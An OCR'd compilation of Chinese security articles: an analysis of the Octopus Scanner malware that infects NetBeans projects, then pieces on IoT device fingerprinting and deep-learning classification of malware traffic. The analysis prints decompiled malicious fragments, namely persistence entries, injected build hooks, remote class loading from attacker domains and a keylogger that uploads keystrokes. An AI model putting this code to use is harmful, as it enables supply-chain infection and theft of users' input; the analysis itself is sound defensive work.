恶意文件以 txt 为扩展名进行伪装，实际上是 JAR 文件。ocs.txt 恶意软件的主要功能是释放第二阶段的攻击载荷到被感染的系统中。

由于 JAR 文件支持多平台运行，因此该恶意文件在编写的代码中针对不同的系统分别进行了处理。从反编译的代码逻辑上可以看出，原始的恶意软件支持 Windows 和 Linux 系统。

在 Linux 系统上，恶意软件提取第二阶段攻击载荷 octopus.dat 到 $HOME/.local/share/octo. 并在$HOME/.config/autostart 目录下创建自启动脚本 octo.destop：

```
#!/usr/bin/env xdg-open
[Desktop Entry]
Type=Application
Name=AutoUpdates
Exec=/bin/sh -c "java -jar $HOME/.local/share/octo"
```

在 Windows 系统上，恶意文件提取第二阶段攻击载荷到用户目录下 AppData\Local\Microsoft\Cache134.dat，设置计划任务启动。

```
case '\\':
    var12 = System.getenv("TEMP") + File.separator + ".." + File.separator + "Microsoft";
    if ((new File(var12)).exists()) {
        a(var12 = (new File(var12 + File.separator + "Cache134.dat")).toPath().normalize().toString(
        (new ProcessBuilder(new String[]{"schtasks", "/create", "/tn", "LogsProvider", "/tr", "javaw
        (new ProcessBuilder(new String[]{"schtasks", "/run", "/tn", "LogsProvider"})).start().waitFo
    }
}
```

1.2.2 octopus.dat

octopus.dat 内置文件名为 Octopus Scanner，根据文件中的静态字符串，我们识别到其版本为 3.2.01，该文件以文件名 octo 释放到受害系统中，实现关键的感染功能，主要过程为：

1. 在系统对应目录下查找 Netbeans 项目信息，并在目录下查找项目属性文件，寻找感染目标：

a）$APPDATA/NetBeans

b）$HOME/.netbeans

c）config/Preferences/org/netbeans/modules/projectui.properties

找到 projectui.properties 后，恶意代码将使用 WatchService 注册监控服务，监控其目录下发生的文件新增、修改和删除事件。一旦检测到相关事件，且对应文件名不为 uihandler.properties，则将相关文件名、事件名和时间加密后写入 TEMP 目录下的 .eSv31410a81lL.dat 或 HOME 路径下名为 .local/share/.eSv31410a81lL.dat 的文件中。攻击者可通过后续的 RAT 来得到该文件的内容。

2. 在项目属性文件中通过 openProjectsURLs 查找到目标项目路径，并通过以下步骤进行感染：

a）对 nbproject/build-impl.xml 进行修改，在 xml 文件

中增加以下内容：

```
<target name="-pre-jar">
    <java jar="nbproject/cache.dat" failonerror="false">
        <arg value="-pre-jar"/>
        <arg value="${build.classes.dir}"/>
    </java>
</target>


<target name="-post-jar">
    <java jar="nbproject/cache.dat" failonerror="false">
        <arg value="-post-jar"/>
        <arg value="${build.classes.dir}"/>
    </java>
</target>
```

这两个配置在 NetBeans 项目生成过程中发生作用。pre-jar 在类构建之后、JAR 包生成之前提供挂钩操作，post-jar 在生成 JAR 包的过程中提供挂钩操作。

b）提取资源文件下的第三阶段攻击载荷到 nbproject/cache.dat，配合前面的挂钩操作。

```
private static void c(String var0) {
   InputStream var1 = c.class.getClassLoader().getResourceAsStream("resources/cache.dat");
   Throwable var2 = null;
   boolean var13 = false;

   try {
      var13 = true;
      FileOutputStream var3 = new FileOutputStream(var0);
      Throwable var4 = null;
      boolean var20 = false;

      try {
         var20 = true;
         byte[] var5 = new byte[4096];

         int var6;
         while((var6 = var1.read(var5)) > 0) {
            var3.write(var5, 0, var6);
         }

         var20 = false;
      } catch (Throwable var23) {
         var4 = var23;
         throw var23;
      } finally {
         if (var20) {
            if (var4 != null) {
               try {
                  var3.close();
               } catch (Throwable var22) {
                  var4.addSuppressed(var22);
               }
            } else {
               var3.close();
            }

         }
      }

      var3.close();
      var13 = false;
   } catch (Throwable var25) {
```

1.2.3 cache.dat


在 Netbeans 项目的构建过程中，cache.dat 会试图在项目中插入一个自身的类文件，并设置标记文件，防止被感染的项目重新构建。若这些被感染的项目被提交到 GitHub 等开源平台，可能会有新的开发者受到感染。

插入到项目中的类文件本身也会被 cache.dat 执行，其主要作用是释放另外一个 Java 组件，为其设置计划任务，而该组件执行之后会下载一个 RAT 程序并执行。

1.2.4 RAT- FEimea Portable App 工具

下载的 data.txt 即为最终的 RAT 工具：

```
GET /data.txt HTTP/1.1
User-Agent: Java/1.8.0_181
Host: ecc.freeddns.org
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```



RAT 执行过程中，首先会检查当前系统是否被感染，当发现系统并未被感染时，会从 C&C 下载 ocs.txt 并执行。据此猜测受害者被感染的时机除下载到受感染的项目之外，还有可能是先中招 RAT，随后下载到恶意软件，进而影响到本地的 Java 项目。

```
if (File.separatorChar == '/')
{
  paramArrayOfString = b.b("HOME") + File.separator + ".local" + File.separator + "share";
  if ((!new File(paramArrayOfString).exists()) || (!new File(paramArrayOfString + File.separator + "octo").exists())) {
    k();
  }
}
else if (File.separatorChar == '\\')
{
  paramArrayOfString = b.b("TEMP") + File.separator + ".." + File.separator + "Microsoft";
  if ((!new File(paramArrayOfString).exists()) || (!new File(paramArrayOfString + File.separator + "Cache134.dat").exists
    k();
  }
try
{
  new URLClassLoader(new URL[] { new URL("http://ecc.freeddns.org/ocs.txt") }).loadClass("octopussetup.OctopusSetup")
  return;
}
```

该 RAT 包含的指令如下：

命令	功能
SELECT	保存指定路径
LIST	获取指定目录下的文件和子目录列表
STAT	列出指定文件或目录的具体情况，包括路径、类型、最后修改时间。对于目录，还会收集目录下的文件列表；对于文件，还会收集文件大小和读写权限。
PWD	得到当前路径
RENAME	重命名
HASH	得到特定文件的 sha-256
COPY	复制文件
APPEND	若参数为目录名，则创建目录并写入文件；若为文件，则追加写入特定内容。
FETCH	上传指定文件内容
REMOVE	删除文件
NOOP	无实际操作
ACCESS	若副参数为 STOP，则立即退出程序； 若副参数为 VERSION，则收集当前程序信息，包括版本、音频信息（实际没有）操作系统名称和架构； 若副参数为 DOWNLOAD，则下载指定文件。
BYE	不再进行接发指令

RAT 会向指定的 C&C 回传操作系统的名称、架构和用户名，以及从 .gitconfig 文件中获取的用户名。攻击者可根据用户名等信息注册特定域名并上传恶意 jar，并发送 ACCESS 指令使肉鸡下载该组件。这在下一阶段组件 a2s 中体现得更为明显。

```
private static String i()
{
  Object localObject1 = File.separatorChar == '/' ? "HOME" : "USERPROFILE";
  localObject1 = new File(b.b((String)localObject1) + File.separator + ".gitconfig");
  localObject1 = new BufferedReader(new FileReader((File)localObject1));


Socket localSocket = new Socket("utelemetrics.atwebpages.com", 80);
try
{
  InputStream localInputStream = localSocket.getInputStream();
  (localObject = localSocket.getOutputStream()).write(("GET /update.php?tag="
  ((OutputStream)localObject).flush();
```

1.2.5 a2s.txt

当受感染主机的操作系统为 Windows 时，RAT 会从 C&C 下载新的 class 组件 a2s.txt 并执行。

```
if (File.separatorChar == '\\') {
  new URLClassLoader(new URL[] { new URL("http://ecc.freeddns.org/a2s.txt") }).loadClass("A2S")
```

该组件会判断系统位数以释放出对应的 dll 模块以记录用户键盘输入。

```
private static String a()
{
  return System.getenv("TEMP") + "\\..\\Microsoft\\async.dll";
}
```

记录的内容会被写入名为 async3.log 的文件中。

```
v0 = getenv("TEMP");
if ( v0 )
  sub_6DA024F0(&v10, 1024, (int)"%s\\..\\Microsoft\\async3.log", (char)v0);
else
  strncpy(&v10, ".", 0x400u);
v1 = open(&v10, 33033, 420);
if ( v1 >= 0 )
{
  while ( 1 )
  {
    v2 = 8;
    do
    {
      v3 = GetKeyState(v2);
      if ( *((_BYTE *)&v8 + v2) != v3 )
      {
        v6 = v3;
        v4 = v3;
        v7 = v2 + 93;
        write(v1, &v6, 4u);
        *((_BYTE *)&v8 + v2) = v4;
      }
      ++v2;
    }
    while ( v2 != 255 );
    Sleep(1u);
  }
}
```

同时，a2s 组件负责将 async3.log 的内容回传至 C&C，仅当新增内容超过 4096 字节时回传。a2s 每次会将 log 文件总长度保存在名为 async3.off 的文件中，下一次读取时获得新增内容的偏移。如果请求成功，服务端的回复会包含字符串”A2SOK”的数据包。

```
            private static String d()
            {
              return System.getenv("TEMP") + "\\..\\Microsoft\\async3.off";
for (;;)
{
  try
  {
    if (!new File(d()).exists()) {
      a(0L);
    }
    long l1 = d();
    Object localObject1;
    long l2 = (localObject1 = new File(System.getenv("TEMP") + "\\..\\Microsoft\\async3.log")).length();
    if ((l1 != l2) && (l1 <= l2))
    {
      localObject1 = new RandomAccessFile((File)localObject1, "r");
      Throwable localThrowable2 = null;
      try
      {
        ((RandomAccessFile)localObject1).seek(l1);  读取新增内容
        long l3;
        byte[] arrayOfByte = new byte[(int)(l3 = l2 - l1)];
        int i;
        if ((i = ((RandomAccessFile)localObject1).read(arrayOfByte, 0, arrayOfByte.length)) < 4096)
        {
          ((RandomAccessFile)localObject1).close();
        }
        else
        {
          if (a(arrayOfByte = arrayOfByte, 8080)) {  上传
            a(l2);  ——→ 本次文件总长度写入async3.off文件
          }
          ((RandomAccessFile)localObject1).close();
```

```
paramInt.connect(new InetSocketAddress("ntpsysse.duckdns.org", 8080), 3000);
InputStream localInputStream = paramInt.getInputStream();
(localObject = paramInt.getOutputStream()).write(("POST /stats.php?v=" + f() + " HTTP/1.0\r\nHost: ntpsysse.duckdns.org" + "\r\nUser-Agent:
((OutputStream)localObject).flush();
((OutputStream)localObject).write(paramArrayOfByte);
((OutputStream)localObject).flush();
Object localObject = new byte['B'];
byte[] arrayOfByte = 0;
while ((paramArrayOfByte = localInputStream.read((byte[])localObject)) > 0) {
  if (new String((byte[])localObject, 0, paramArrayOfByte).contains("A2SOK")) {
    arrayOfByte = 1;
```

```
74 2d 54 79 70 65 3a 20  61 70 70 6c 69 63 61 74   t-Type:  applicat
69 6f 6e 2f 6f 63 74 65  74 2d 73 74 72 65 61 6d   ion/octe t-stream
0d 0a 43 6f 6e 74 65 6e  74 2d 4c 65 6e 67 74 68   ..Conten t-Length
3a 20 34 35 37 36 0d 0a  43 6f 6e 6e 65 63 74 69   : 4576.. Connecti
6f 6e 3a 20 63 6c 6f 73  65 0d 0a 0d 0a            on: clos e....
01 65 00 00 01 6d 00 00  01 a4 00 0d 01 d0 00 00   .e...m.. ........
80 d5 00 00 01 fe 00 00  01 4d 00 00 01 50 00 00   ........ .M...P..
01 53 00 00 01 58 00 00  00 d5 00 00 81 6e 00 00   .S...X.. .....n..
00 a4 00 00 00 d0 00 00  81 d5 00 00 00 fe 00 00   ........ ........
00 65 00 00 00 6d 00 00  00 6e 00 00 01 d5 00 00   .e...m.. .n......
81 6d 00 00 81 fd 00 00  81 a6 00 00 01 a6 00 00   .m...... ........
01 6d 00 00 01 fd 00 00  80 6d 00 00 80 fd 00 00   .m...... .m......
81 b2 00 00 01 b2 00 00  00 6d 00 00 00 fd 00 00   ........ .m......
81 71 00 00 01 71 00 00  81 ae 00 00 01 ae 00 00   .q...q.. ........
81 b4 00 00 01 b4 00 00  81 a2 00 00 01 a2 00 00   ........ ........
81 af 00 00 01 af 00 00  81 b7 00 00 01 b7 00 00   ........ ........
81 b5 00 00 01 b5 00 00  81 a0 00 00 01 a0 00 00   ........ ........
81 9e 00 00 01 9e 00 00  80 71 00 00 00 71 00 00   ........ .q...q..
81 b1 00 00 01 b1 00 00  81 7d 00 00 01 7d 00 00   ........ .}...}..
```

此外，A2S 还会利用当前用户名生成一个 url，并释放一个附带 url 的 class 文件，按照与前面相同的方法设置 class 脚本自启动，之后将本机系统信息和用户名发送给服务端。

在这个 class 文件中，攻击者使用 URLClassLoader 加载 URL 并执行下载到的 class 文件的 main 方法。从这一点可以看出，攻击者有长期打算，以用户名相关信息注册不同对应域名，并为域名配置 Java 程序，达到在受害者系统中执行任意的 Java 程序，实

现针对不同用户定制化攻击的目的。

```
            (new URLClassLoader(new URL[]{new
URL(var2)))).loadClass("src.Main").getMethod("main", new Class[]{a == null?
(a = class$("[Ljava.lang.String;"))):a}).invoke((Object)null, new Object[]
{var0});
```

2. 结语

本次事件是典型的供应链攻击事件，攻击过程中利用了 GitHub 这一最大的代码共享平台完成大范围攻击。通常攻击者会利用 GitHub 进行 C2 托管或恶意代码托管，但在本次事件中，攻击者通过对其他开源项目的攻击，植入恶意代码，让开发人员“主动”下载带有恶意代码的开源项目，对开发者开发的所有应用程序进行感染。这在一定程度上利用了开发人员的侥幸心理：“开源的项目代码都已经公开了，怎么可能出现问题。”在使用开源项目时，我们应关注开源项目相关的其他的项目以及加强对开源代码的审计力度，从源头上避免此类事件的发生。

IoC

Domain：

utelemetrics.atwebpages.com,

ecc.freeddns.org,

san.strangled.net,

ntpsysse.duckdns.org

参考文献

[1] https://securitylab.github.com/research/octopus-scanner-malware-open-source-supply-chain.

[2] 田晓旭《GitHub 告警：恶意软件正通过流行开源 IDE 攻击 Java 项目》：

https://mp.weixin.qq.com/s/G4CIxHT57ltN24Z9Ols4xA .

[3] https://news.knowledia.com/US/en/articles/the-supreme-backdoor-factory-435a71e86221894983ede9b04a47a53fe7b27baa.

物联网安全始于资产识别

绿盟科技 创新中心&格物实验室 桑鸿庆

引言

大量互联网上暴露的物联网设备和服务，已成为攻击者发动大规模 DDoS 攻击的首选。在物联网攻击事件频发的背景下，对这些资产进行分析和梳理是有必要的 [1]。细粒度的识别物联网设备能够为进一步对设备的属性研究及安全分析提供数据支撑，针对不同类别、环境等因素寻找物联网设备的安全漏洞，从各个方面和角度进一步采取有效的安全措施，加强物联网设备的安全防护。只有尽可能掌握物联网资产信息，在安全防护上才能做到“量体裁衣，因材施教”。

此外，在威胁狩猎方面，如果我们捕获了被恶意利用的物联网设备，并已经能对这些设备做到精准识别，那就可以通过指纹搜索出已在互联网上暴露的该类型的全部设备，将这些设备列入重点观测对象，通过提前的预防策略来降低未来攻击带来的影响。网络安全风险评估从资产识别开始，能否对物联网资产进行精准的识别对物联网安全研究有着重要的意义。

1. 物联网资产识别方法综述

一般我们可以通过对全网地址进行探测，来获取暴露在互联网上的资产。具体地，首先采集全网的网络地址的各个端口存活情况，接着对这些地址存活的端口发送指定协议探测包，获取到存活端口的响应信息，这部分的响应信息被称为标语 (Banner)。返回的 Banner 中往往会存在一些可用来识别设备的信息，这类信息就是设备指纹。物联网资产的识别属于资产识别的细分领域，接下来主要介绍一些物联网资产识别方法。

1.1 基于 Banner 匹配的指纹发现方法

基于 Banner 匹配的指纹生成方法包括三个步骤：

（1）获取物联网产品相关信息；

（2）收集网络空间探测数据，提取 Banner;

（3）将产品信息与 Banner 进行匹配。

具体地，首先在物联网设备厂商官网或者电商网站中进行搜索，找到物联网设备的产品信息，例如厂商、设备类型、型号 / 版本等（如图 1）。接下来将收集到的资产信息在探测返回 Banner 中进行正则匹配，如果匹配成功，则识别成功，输出指纹。

图 1 从相关产品官网和电商网站获取物联网设备信息

基于 Banner 匹配的指纹生成方法通过实时地对类型、品牌、型号库搜索更新，建立物联网信息库，实现对不同类型、厂商、型号的物联网设备进行识别 [2]。该方法的主要流程有五部分：资产数

据采集、数据处理、物联网信息库建立、指纹信息匹配以及生成物联网指纹库。具体的识别流程如图 2 所示。




图 2 基于 Banner 匹配的物联网设备识别流程

基于 Banner 匹配的识别方法，如果只是关注某些类型的设备，效果还是很好的，但是即使不断更新，物联网信息库也很难涵盖全部的暴露物联网设备的信息，对新出现的设备类型或者小众厂商的物联网设备，很难做到及时发现和识别。

1.2 基于机器学习的指纹发现方法

基于机器学习的物联网指纹发现方法，首先是对物联网信息特征进行提取，再通过机器学习算法对待检测的数据进行分类，从分析结果中获取物联网设备指纹。

1.2.1 特征提取

基于机器学习的物联网设备识别，首先需要对物联网特征进行提取。物联网特征提取是基于探测收集的数据中的特定维度，选取具有区分度的特征向量，用来与其他非物联网设备（比如个人服务器、云服务和电商网站等）区分 [4]。可以用来提取物联网设备特征的主要有两个部分：协议报文头部和返回的 Banner 标语部分。

（1）协议报文头部提取特征

传输层数据的报文头部可以用来提取相关特征值。物联网设备进行有效连接后，物联网设备返回的报文头部（比如 HTTP 响应头部的 Server 字段）常常带有与产品属性相关的信息，如设备类型、品牌、型号等，这部分信息不仅反映了设备基本情况，同时还包含了丰富的语义信息，如已知型号可以帮助推断设备类型与品牌，已知类型与型号可以推断品牌（如图 3）。这部分属于结构化数据，直接通过 key-value 解析就可以拿到。

```
* TCP_NODELAY set
* Connected to [redacted] port 80 (#0)
> GET / HTTP/1.1
> Host: [redacted]
> User-Agent: curl/7.54.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: Netwave IP Camera
< Date: Wed, 15 Apr 2020 05:38:12 GMT
< Content-Type: text/html
< Content-Length: 3169
< Cache-Control: private
< Connection: close
<
<html>
<head>
```

图 3 HTTP 响应头中的物联网设备指纹

（2）从返回的 Banner 标语中提取特征

从 HTTP 协议传输的 HTML 文件、FTP 协议传输的数据报文等内容中都可以提取到物联网指纹特征（如图 4）。这部分属于半结构化的数据格式，与普通文本相比，具有一定的结构性，但结构并不固定，具有嵌套、扩充等操作。此外，物联网设备一般都是嵌入式设备，不具有大量的文本、图片、音频、视频和超链接等信息，这也是其特征之一。




图 4 在 HTML 文件发现的物联网设备指纹

1.2.2 机器学习方法

选取好特征向量和准备好待训练的数据后，接下来就是利用机器学习算法进行分类训练，输出相关设备的信息。学习方式可以分为监督式学习和非监督式学习。监督式学习要求训练数据带有标签，而非监督式学习则不需要。

以视频监控设备为例 [5]，采用 SVM、朴素贝叶斯、决策树和神经网络等全监督式学习算法，生成监控设备的指纹，利用 HTTP 流量和报文在结构上的相似性，以识别网络空间中的监控设备。如图 5 所示，该框架首先基于卡方特征提取方法筛选出页面的关键字特征，然后通过构建分类器进行视频监控设备识别，达到了较高的识别正确率。然而，该方法虽提出了设备识别框架，但未对具体识别方法和效果进行详细探讨。




图 5 基于网页自动生成监控设备的指纹流程

[6] 基于正样本反馈增强的半监督 PU 学习方法，从少量正样本开始，利用 PU 学习方法不断拓展正样本和可靠负样本数量，进而逐渐优化分类器，不仅能够有效提升“设备”精确率和召回率，而且对发

现小品牌和新型号都具有较好的效果。

反馈增强的设备类型识别框架分为四个过程：数据采集过程、人工标定正样本过程、PU 学习过程和正样本反馈增强过程。PU 识别框架是一种通用的设备类型识别框架。通过视频监控物联网设备验证了该方法的有效性，但该方法是否能够很好地适应其他类型的物联网设备，有待进一步研究。

3. 结语

本文介绍了几种物联网设备的识别方法，每种方法都有其优势和不足之处。基于 Banner 匹配的识别方法，对指定厂商或者类型的物联网设备有较好的识别效果，但是很难发现新出现的和小众的物联网设备，需要不断的维护已知物联网设备信息，投入的人力成本也比较高。基于机器学习的物联网设备识别方法，虽然提高了设备识别的自动化程度，但是识别粒度较粗，很难对每类物联网设备都做到非常细化的识别，而且物联网设备种类繁多，物联网特征向量的提取也是需要攻克的难点。

仅依赖于人工标记来识别物联网设备，从投入产出比来看是不切实际的；把问题全部丢给机器学习算法，处理全网的数据也必定消耗巨大的算力，而且结果也不一定会理想。所以，要对互联网上的物联网设备进行精确识别，必定需要人工标记和机器学习的结合。

参考文献

[1]. 绿盟 2017 物联网安全年报：blog.nsfocus.net/wp-/uploads/2018/03/2017_IoT_Security_Annual_Report.pdf.

[2]. 邹宇驰 , 刘松 , 于楠 , 朱红松 , 孙利民 , 李红 , 王旭 . 基于搜索的物联网设备识别框架 [J]. 息安全学报 ,2018,3(04):25-40.

[3]. 赵迎 , 鲁阳 , 凌静 , 江凌云 . 基于树的物联网标识识别算法的研究 [J]. 计算机技术与发展 ,2019,29(08):42-46.

[4]. 李强 , 贾煜璇 , 宋金珂 , 李红 , 朱红松 , 孙利民 . 网络空间物联网信息搜索 [J]. 信息安全学报 ,2018,3(05):38-53.

[5]. Li Q, Feng X, Wang H, et al, “Automatically Discovering Surveillance Devices in the Cyberspace, ” Proceedings of the 8th ACM on Multimedia Systems Conference. ACM 2017 :331.342.

[6]. R. L. Ren, Y Gu, J. Cui, S. Liu, H_S. Zhu, and L. M . Sun, “Web Features- · based Recognition Specific Type loT Device in Cyber—space” Communications Technology, vol. 50, no. 5, pp. 1003-1009(in Chinese), 2017.

基于深度学习的物联网恶意软件家族细粒度分类研究

绿盟科技 创新中心&天枢实验室 王萌

网络流量分类研究已经持续了二十年，并被广泛应用于防火墙和入侵检测系统中。但由于互联网流量特征的急剧变化，特别是加密流量的增多，过去流行的基于端口、深度包检测和经典的机器学习方法的分类准确性不断下降。近年来，随着深度学习的不断发展和其在图像识别、语音识别、自然语言处理等领域所表现出的巨大优势，科研人员开始使用深度学习的方法对网络流量的识别和分类进行研究。本文也使用该方法对物联网恶意软件家族的细粒度分类进行了一些探索。

1. 背景

近年来，互联网逐渐深入地融入人们学习、工作和生活的方方面面，在给人们带来极大便利的同时，也存在诸多安全隐患，如网络钓鱼、特洛伊木马、中间人攻击等。其中恶意软件对网络空间安全构成了严重的危害，攻击者通常通过恶意软件发动各种攻击，破坏计算机系统的安全性，使他们可以在未经授权的情况下达到不正当的目的，给人们造成极大的损失。

与此同时，为了规避恶意代码的检测，攻击者利用各种变形技术和恶意代码自动生成工具生成了大量新的恶意代码变体。虽然恶意软件及其变体层出不穷，但是同一恶意软件家族在恶意代码执行过程中会表现出一定的相似性，所以除检测通信流量是否是由恶意软件产生之外，检测出恶意软件家族的类别也变得至关重要。本文将关注点放在物联网领域，从恶意软件产生的流量出发，针对物联网恶意软件家族进行细粒度分类研究。

2. 网络流量分类技术

近年来，出现了许多网络流量分类的方法，按照使用技术的不

同，一般的网络流量分类方法包括以下四类：

（1）基于端口识别的分类方法。这种方法最简单，但是一些随机端口策略或者网络地址转换技术对网络流量的分类提出了额外的挑战，同时降低了分类的准确性。因此基于端口识别的方法现在经常作为网络流量分类的辅助方法被使用。

（2）基于深度包检测的分类方法。目前工业界涉及网络流量分类的场景主要是以基于深度包检测的方法为主。这种方法依赖于有效载荷或数据包的检测，主要使用人工制定的字符串等固定规则进行匹配以判定流量所属的类别。这种方法比端口识别更可靠，但缺点也很明显。首先，这种逐字节匹配的方法计算复杂度较高；其次，流量指纹的获取比较困难，维护和更新庞大的指纹库也是一个挑战;最后，也是最重要的一点，这种方法无法处理加密流量。然而，现在越来越多的恶意流量使用加密的方式进行伪装以逃避检测，因此基于深度包检测的方法的局限性越来越明显。

（3）基于机器学习的方法。目前基于机器学习的方法更多地出现在学术界。这种方法依赖于统计或时间序列特征，其特点是根据人工选择的特征从历史数据中拟合模型用于分类。因为不需要逐字节检查数据包载荷，所以相较于基于深度包检测的方法，机器学习方法不仅计算复杂度低，而且能够处理加密通信流量。当然，特征的设计问题是机器学习方法的一个普遍问题，除要选择模型以及配置模型参数之外，流量数据特征的提取同样也对分类准确性有着重要的影响。如果特征选择不当，网络流量分类的准确性将大打折扣。

（4）基于深度学习的方法。这种端到端的方法可以通过训练自动学习输入的原始数据和对应输出之间的复杂非线性关系，避免领域专家手工设计和提取特征的需要，能够克服经典的机器学习方法中特征设计的难题，也比传统的机器学习方法具有更强的学习能力，已经在图像识别、语音识别、自然语言处理等领域得到了充分验证，所以成为网络流量分类的一种非常理想的方法。

3. 物联网恶意软件家族识别

本文将深度学习的方法应用于物联网恶意软件家族分类，该方法不需要手动提取特征，直接将原始流量数据看作二维图片，使用适合图像的卷积神经网络进行分类，验证方法的可行性。

3.1 数据集

目前物联网恶意软件家族分类较多，笔者首先调研了当前流行的物联网恶意软件家族，其次在内部平台上查询并下载样本，共下载到 16 种恶意家族的样本，最后通过沙箱返回相应样本外联产生的 pcap 数据包。下载到的样本数量和沙箱返回的 pcap 包数量如表 1 所示。

家族	样本数	pcap 包数
0	323	282
1	892	892
2	12	10
3	746	658
4	19	19
5	3	3
6	143	123
7	2517	2517
8	20	18
9	4	4
10	201	169
11	25	19
12	7708	7343

表 1 样本数和 pcap 包数量统计列表

3.2 数据预处理

开源 USTC-TK2016 工具集可以将原始 pcap 格式的流量经过一系列流程转换为 CNN 的标准输入数据格式，具体分为流量切分、数据清洗、图片生成和 IDX 转换四个步骤。流程如图 1 所示。

（1）流量切分。基于机器学习的流量分类方法，我们需要按照一定的粒度将连续流量切分为多个离散单元，即将一份原始流量数据按照需求切分为多个流量数据，切分规则为按照会话或流的方式对数据进行切分，输入和输出数据的格式都是 pcap。

（2）数据清洗。流量数据特有的 IP 地址和 MAC 地址等信息可能会影响分类特征的提取，为了消除这些因素的影响，需要对数据链路层的 MAC 地址和 IP 层的 IP 地址进行随机替换；为了保证 CNN 训练时不会造成数据偏差，还需要对数据进行去重。

（3）图片生成。首先将清洗后的数据长度统一为 784 字节。原因是会话或流的前面部分一般是建立连接和前面一部分数据包，这部分数据更能反映流量特征，如果数据长度大于 784 字节则截取，如果少于 784 字节则在数据后面补充 0x00。其次将统一长度




图 1 网络流量数据预处理流程图

之后的数据按照二进制形式转换为灰度图片，每个字节都会对应一个灰度像素值，输出格式为 png。

（4）IDX 转换。将图片转换为 IDX 格式，也就是很多 CNN 输入文件的标准格式。

首先使用 USTC-TK2016 工具集对物联网恶意软件家族数据进行预处理，其中流量切分步骤按照会话即双向流的方式进行，图片生成步骤之前对数据量过大的类别只选取最大的 60000 个数据。然后将各个家族数据量总数的 10% 作为测试集，具体用于训练和测试的数据量统计结果如表 2 所示。

家族	训练集	测试集
0	54000	6000
1	10531	1170
2	20255	2250
3	54000	6000
4	186	21
5	55	6
6	46093	5121
7	18833	2093
8	16	2
9	54000	6000
10	54000	6000
11	23	2
12	54000	6000
13	14126	1570
14	54000	6000
15	54000	6000

表 2 训练集和测试集的数据量统计列表

图 2 为所有数据量较多类别的流量数据生成的图片。从每一类数据中随机选取一张图片。可以看出，大部分图片之间是比较有区分度的，只有少数几张图片，如 3、6 和 10 具有相似性。




图 2 不同类别数据之间的区分性

图 3 为同类流量数据的一致性情况，笔者随机选取了两类数据，每一类数据中随机选取了 9 张图片。可以看出，1 和 7 类别的数据内部 9 张图片的纹理特征非常相似。

